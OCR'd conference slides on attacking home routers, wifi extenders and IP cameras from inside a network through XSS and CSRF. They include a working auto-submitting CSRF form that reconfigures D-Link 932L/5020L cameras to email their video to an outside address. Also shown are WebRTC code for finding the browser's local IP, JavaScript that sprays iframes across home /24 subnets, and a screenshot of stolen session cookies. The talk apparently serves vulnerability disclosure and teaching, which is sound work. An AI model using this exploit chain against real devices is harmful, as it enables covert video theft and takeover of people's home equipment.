
Embedded Systems

or, I'm in ur router watching ur packetz



Jamie Riden jamie@honeynet.org

Introduction

Embedded stuff like:

- wifi extenders – BT, Edimax, D-Link, Netgear, Coredy
- IP cameras – D-Link, Foscam, TP-Link, Annke
- routers – ASUS, Belkin, D-link, Wavlink

Vulnerable kit (XSS and/or CSRF) on your network can lead to compromise **even if you have a good firewall.**

Introduction


For now, ignore stuff with external SSH/telnet exposed and default creds – it's been done elsewhere.

Also, no Reverse Engineering – much too hard!


What if we have a bad web interface inside the network?

We can exploit, **despite** any firewalls.

Wifi Extenders



IP Cameras


IPCam Client
Options
https://192.168.1.129
Search
Most Visited
Getting Started
gmail
hsbc
lloyds
capitalone
widows
local nessus
sainsburys
net-nessus3
reporter
FOSCAM
Indoor Pan/Tilt IP Camera
Setup Wizard
Status
Basic Settings
Network
IP Configuration
Wireless Settings
PPPoE
DDNS
UPnP
Port
Mail Settings
FTP Settings
P2P
Video
Record
PTZ
Firewall
System
Wireless Settings
Save
Refresh
Wireless Network List
Scan
SSID(Network Name)
Encryption
Quality
SSID
Encryption
None
The maximum password length is 63, including
numbers, letters and symbols ~ ! @ # % ^ * ( ) _
this script is running from a third party host, and the local cookies are userName=user; language=ENU; remenber=; pwd=
OK

Routers

Road Map

1 How do we find the vulnerable devices?

2 How do we send data?

3 How do we get data back?

4 PoC || GTFO

Road Map

If we have XSS in your device, we can access the data in the web page – see Same Origin Policy.
If we have CSRF we can usually drop our XSS.
If we know default creds, we can force a valid session.

We can often find your device – either by brute force or DNS – e.g. http://router for Belkin, http://router.asus.com for ASUS

A bit of JS, and we can automate this search / exploit process

Aside - XSS and CSRF in 1 minute

CSRF arises because we can create an HTML form to mimic the same request that a user would genuinely make.

Only way to stop is to check the Referer header or per-session token

XSS happens because user-supplied input is written directly to a page, then gets interpreted as HTML tags by the browser.

OWASP treat XSS and code injection differently, but you can think of XSS as HTML injection vs. SQL injection vs. command injection etc.

Aside - XSS and CSRF in 1 minute


To exploit CSRF, trap the request and use Burp's "generate CSRF PoC"


To exploit XSS, you need to balance up where you're injecting into, and then write the appropriate JS to do what you want.

If you have stored XSS, combine these two to deploy it.

If you need to login first, do this as a CSRF, wait a few seconds and then CSRF your exploit.

Aside - XSS and CSRF in 1 minute





0-days and always

Cross Site Request Forgery in D-link 932L and 5020L cameras

Basic auth, so if you've asked the browser to remember, it gets sent.

Can spoof the same request that the user makes, to ask for all video to be emailed/FTPd elsewhere

The camera doesn't know the difference.

All your video are belong to us


0-days and always

Web interface for 932L

- Change wifi settings
- Configure mail/ FTP
- Update firmware

- 5020L is like this but also rotates

DEMO //xjs.io/dlink5020-poc.html



o-days and always

This form will do the job, and we can write JS to auto-submit.

```
<form id="pwnit" action="willbereplaced/setSystemEmail" method="POST">
    <input  name="ReplySuccessPage" value="email&#46;htm" />
    <input  name="EmailScheduleEnable" value="1" />
    <input  name="EmailScheduleDay" value="0" />
    <input  name="EmailSMTPServerAddress" value="192&#46;168&#46;1&#46;128" />
        <input  name="EmailSenderAddress" value="spam&#64;blacktraffic&#46;co&#46;uk" />
    <input  name="EmailReceiverAddress" value="spam&#64;blacktraffic&#46;co&#46;uk" />
     <input type="submit" value="Submit request" />
</form>
```

0-days and always

But how do we know where it lives in IP space?

We don't; we'll just spray the CSRF around.

Ask for the browser's IP (Chrome only) or guess

Attack **all** the local /24.

Found on stack exchange – get IP

```
function findIP(onNewIP) { //  onNewIp - your listener function for new IPs
   var myPeerConnection = window.RTCPeerConnection ||
window.mozRTCPeerConnection || window.webkitRTCPeerConnection; //compatibility
for firefox and chrome
   var pc = new myPeerConnection({iceServers: []}),
   noop = function() {},
      localIPs = {},
      ipRegex = /([0-9]{1,3}(\.[0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/g, key;

   function ipIterate(ip) {
      if (!localIPs[ip]) onNewIP(ip);
      localIPs[ip] = true;
   }  // by mido
```

Now spray around the subnet


```
octets=ip.split(".");
network=octets[0]+"."+octets[1]+"."+octets[2];
// we're looking for home networks, so we only search 192.168.0/24 thru 192.168.9/24
if ( octets[0].match(/192/) && octets[1].match(/168/) && octets[2].match(/^[0-9]$/) ) {

for (i=1; i < 255 ; i++) {
        ifrm = document.createElement("IFRAME");
        ifrm.setAttribute("src", "iframe2.html?network="+network+"&octet="+i.toString());
        document.body.appendChild(ifrm); }
   }
};
```

